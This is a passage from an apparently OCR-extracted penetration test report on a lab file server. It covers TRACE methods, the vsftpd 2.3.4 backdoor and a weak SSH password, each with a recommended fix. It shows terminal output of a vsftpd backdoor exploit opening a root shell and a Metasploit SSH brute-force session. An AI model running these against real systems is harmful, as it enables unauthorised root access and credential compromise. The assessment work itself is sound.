0x0160:  00 0A 00 22 6A 61 76 61 78 2E 73 65 72 76 6C 65    ..."javax.servle
0x0170:  74 2E 69 6E 63 6C 75 64 65 2E 73 65 72 76 6C 65    t.include.servle
0x0180:  74 5F 70 61 74 68 00 00 00 00 FF                   t_path.....


This produced the following truncated output (limite [...]
```

File Server Findings

FPT-ID-013	HTTP TRACE / TRACK Methods Allowed
Risk	Medium
CVE	CVE-2003-1567 CVE-2004-2320 CVE-2010-0386
CVSS v2.0	5
Description	Debugging functions are enabled on the remote web server. The remote web server supports the TRACE and/or TRACK methods. TRACE and TRACK are HTTP methods that are used to debug web server connections.
Port	80/tcp
Solution	Disable these HTTP methods.
References	https://www.cgisecurity.com/whitehat-mirror/WH-WhitePaper_XST_ebook.pdf http://www.apacheweek.com/issues/03-01-24 https://download.oracle.com/sunalerts/1000718.1.html




```
------------------------------ snip ------------------------------
TRACE /Nessus1945796080.html HTTP/1.1
Connection: Close
Host: 192.168.25.140
Pragma: no-cache
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8

------------------------------ snip ------------------------------

and received the following response from the remote server :

------------------------------ snip ------------------------------
HTTP/1.1 200 OK
Date: Thu, 09 Mar 2023 18:17:50 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: message/http


TRACE /Nessus1945796080.html HTTP/1.1
```

192.168.25.140

```
Connection: Keep-Alive
Host: 192.168.25.140
Pragma: no-cache
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8

------------------------------ snip ------------------------------
```

File Server Findings


FPT-ID-014	VSFTPD v2.3.4 Detection
Risk	High
CVE	CVE-2011-2523
CVSS v2.0	
Description	The vsftpd service is an FTP server for unix systems. It is running an outdated version which has a vulnerability. Anonymous ftp login is also allowed. This vulnerability leads to root level access using backdoor command execution.
Port	21/tcp
Solution	Disable service if not needed otherwise update version and disable anonymous ftp logins.
References	https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor/



```
File Actions Edit View Help
[illegible]

┌──(saro㉿kali)-[~/Downloads]
└─$ cd CVE-2011-2523-main

┌──(saro㉿kali)-[~/Downloads/CVE-2011-2523-main]
└─$ ls
exploit.py  LICENCE  README.md

┌──(saro㉿kali)-[~/Downloads/CVE-2011-2523-main]
└─$ sudo su
[sudo] password for saro:
┌──(root㉿kali)-[/home/saro/Downloads/CVE-2011-2523-main]
└─# python3 exploit.py -host 10.0.2.6
/home/saro/Downloads/CVE-2011-2523-main/exploit.py:12: DeprecationWarning: 'telnetlib' is deprecated and slated for removal in
 Python 3.13
  from telnetlib import Telnet
If it take so long to connect to host then check host is running vsftpd or not!
[+]Opening Connection to 10.0.2.6 on port 21: Done
[+]Opening Connection to 10.0.2.6 on port 6200: Done
[+]Success, shell opened
[+]Send 'exit' to quit shell
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```


File Server Findings

FPT-ID-015	SSH has a weak password
Risk	Medium
CVE	
CVSS v2.0	
Description	
Port	22/tcp
Solution	Update to a strong password.
References	




```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > show optoins
[-] Invalid parameter "optoins", use "show -h" for more information
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/kali/Desktop/Irwell/ssh_pass.txt
PASS_FILE → /home/kali/Desktop/Irwell/ssh_pass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE /home/kali/Desktop/Irwell/user
usernames.txt  users          users.json
msf6 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE /home/kali/Desktop/Irwell/usernames.txt
USERPASS_FILE ⇒ /home/kali/Desktop/Irwell/usernames.txt
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[-] Msf::OptionValidateError The following options failed to validate: RHOSTS
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.25.140
RHOSTS ⇒ 192.168.25.140
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 192.168.25.140:22 - Starting bruteforce
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > █
```

File Server Findings

